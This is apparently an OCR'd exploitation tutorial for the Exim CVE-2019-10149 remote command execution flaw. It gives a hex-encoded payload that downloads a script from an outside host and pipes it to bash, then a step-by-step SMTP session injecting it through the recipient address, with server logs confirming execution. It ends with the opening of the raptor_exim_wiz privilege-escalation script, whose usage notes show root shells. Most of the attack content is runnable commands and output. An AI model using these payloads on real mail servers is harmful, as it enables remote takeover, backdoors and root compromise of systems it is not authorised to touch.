
Converting the above will leave us with the following command. `/bin/sh -c "id>>/tmp/id"`

With this knowledge, we can now craft our own exploit code. `\x2Fbin\x2Fsh\t-c\t\x22wget\t\https\x3A\x2F\x2Fglitchwitch\x2Eio\x2Fpayload\t-O\t-\t\x7C\tbash\x22\` which converts to `/bin/sh -c “wget https://glitchwitch.io/payload -O - | bash”`

What this will ultimately do is download the payload file and execute its contents. This allows us to quickly and easily modify our attack without changing the exploit code itself. The payload could include anything from a reverse shell to a full fledged backdoor.

We can use the following table to help us quickly craft different exploits.

```
 \t-c\ = -c
\t\= space
x20 = space
x7C = |
x2F = /
x3A = :
x2D = -
x3E = >
x26 = &
x22 = "
```



Exploiting

First we use nc to start a connection to the server.

```
glitchwitch@localghost:~$ nc 10.0.13.37 25
220 exim ESMTP Exim 4.89 Fri, 14 Jun 2019 21:57:18 +0000
```

Once we are connected we say HELO.

```
helo localhost

250 exim Hello localhost [10.10.13.37]
```

Next, we set the sender address to blank.


```
mail from:<>

250 OK
```

Then we set out recipient address with the payload we made earlier by inserting our desired command where the ellipses is `rcpt to:<${run{...}}@localhost>`.

```
rcpt to:<${run{\x2Fbin\x2Fsh\t-c\t\x22wget\t\https\x3A\x2F\x2Fglitchwitch\x2Eio\x2Fpayload\t-O\t-\t\x7C\tbash\x22\}}@localhost>

250 Accepted
```


And finally, we have to include a buffer as explained in the disclosure.

> *we send more than received_headers_max (30, by default) "Received:" headers to the mail server, to set process_recipients to RECIP_FAIL_LOOP and hence execute the vulnerable code;*



To do this we must type `DATA` followed by 31 lines, a blank line, and a period.


```
DATA
354 Enter message, ending with "." on a line by itself

Received: 1
Received: 2
Received: 3
Received: 4
Received: 5
Received: 6
Received: 7
Received: 8
Received: 9
Received: 10
Received: 11
Received: 12
Received: 13
Received: 14
Received: 15
Received: 16
Received: 17
Received: 18
Received: 19
Received: 20
Received: 21
Received: 22
Received: 23
Received: 24
Received: 25
Received: 26
Received: 27
Received: 28
Received: 29
Received: 30
Received: 31

.
```



If we take a look at our exim server, we should see the following output on our terminal.


```
 11009 **** SPOOL_IN - No additional fields
11009 body_linecount=0 message_linecount=35
11009 DSN: set orcpt: NULL  flags: 0
11009 post-process ${run{\x2Fbin\x2Fsh\t-c\t\x22wget\t\https\x3A\x2F\x2Fglitchwitch\x2Eio\x2Fpayload\t-O\t-\t\x7C\tbash\x22\}}@localhost (2)
11009 LOG: MAIN
11009   ** ${run{\x2Fbin\x2Fsh\t-c\t\x22wget\t\https\x3A\x2F\x2Fglitchwitch\x2Eio\x2Fpayload\t-O\t-\t\x7C\tbash\x22\}}@localhost: Too many "Received" headers - suspected mail loop
11009 direct command:
11009   argv[0] = /bin/sh
11009   argv[1] = -c
11009   argv[2] = wget   https://glitchwitch.io/payload -O   -     |     bash
11009   argv[3] = }
11009 direct command:
11009   argv[0] = /bin/sh
11009   argv[1] = -c
11009   argv[2] = wget   https://glitchwitch.io/payload -O   -     |     bash
11009   argv[3] = }
```

Notice the `direct command` section which displays the executed payload. This can be very helpful for debugging your exploit.




```
$ nc exim 25
220 exim ESMTP Exim 4.89 Fri, 14 Jun 2019 22:46:30 +0000
helo localhost
250 exim Hello localhost [[redacted]]
mail from:<>
250 OK
rcpt to:<${run{\x2Fbin\x2Fsh\t-c\t\x22wget\t\https\x3A\x2F\x2Fglitchwitch\x2Eio\x2Fpayload\t-O\t-\t\x7C\t
bash\x22\}}@localhost>
250 Accepted
data
354 Enter message, ending with "." on a line by itself
Received: 1
Received: 2
Received: 3
Received: 4
Received: 5
Received: 6
Received: 7
Received: 8
Received: 9
Received: 10
Received: 11
Received: 12
Received: 13
Received: 14
Received: 15
Received: 16
Received: 17
Received: 18
Received: 19
Received: 20
Received: 21
Received: 22
Received: 23
Received: 24
Received: 25
Received: 26
Received: 27
Received: 28
Received: 29
Received: 30
Received: 31

.
250 OK id=1hbuyG-0002sT-3R
```

Method 2 :-



```
#!/bin/bash

#
# raptor_exim_wiz - "The Return of the WIZard" LPE exploit
# Copyright (c) 2019 Marco Ivaldi <raptor@0xdeadbeef.info>
#
# A flaw was found in Exim versions 4.87 to 4.91 (inclusive).
# Improper validation of recipient address in deliver_message()
# function in /src/deliver.c may lead to remote command execution.
# (CVE-2019-10149)
#
# This is a local privilege escalation exploit for "The Return
# of the WIZard" vulnerability reported by the Qualys Security
# Advisory team.
#
# Credits:
# Qualys Security Advisory team (kudos for your amazing research!)
# Dennis 'dhn' Herrmann (/dev/tcp technique)
#
# Usage (setuid method):
# $ id
# uid=1000(raptor) gid=1000(raptor) groups=1000(raptor) [...]
# $ ./raptor_exim_wiz -m setuid
# Preparing setuid shell helper...
# Delivering setuid payload...
# [...]
# Waiting 5 seconds...
# -rwsr-xr-x 1 root raptor 8744 Jun 16 13:03 /tmp/pwned
# # id
# uid=0(root) gid=0(root) groups=0(root)
#
# Usage (netcat method):
# $ id
# uid=1000(raptor) gid=1000(raptor) groups=1000(raptor) [...]
# $ ./raptor_exim_wiz -m netcat
# Delivering netcat payload...
# Waiting 5 seconds...
# localhost [127.0.0.1] 31337 (?) open
# id
# uid=0(root) gid=0(root) groups=0(root)
#
# Vulnerable platforms:
# Exim 4.87 - 4.91
# Tested against:
# Exim 4.89 on Debian GNU/Linux 9 (stretch) [exim-4.89.tar.xz]
#

METHOD="setuid" # default method
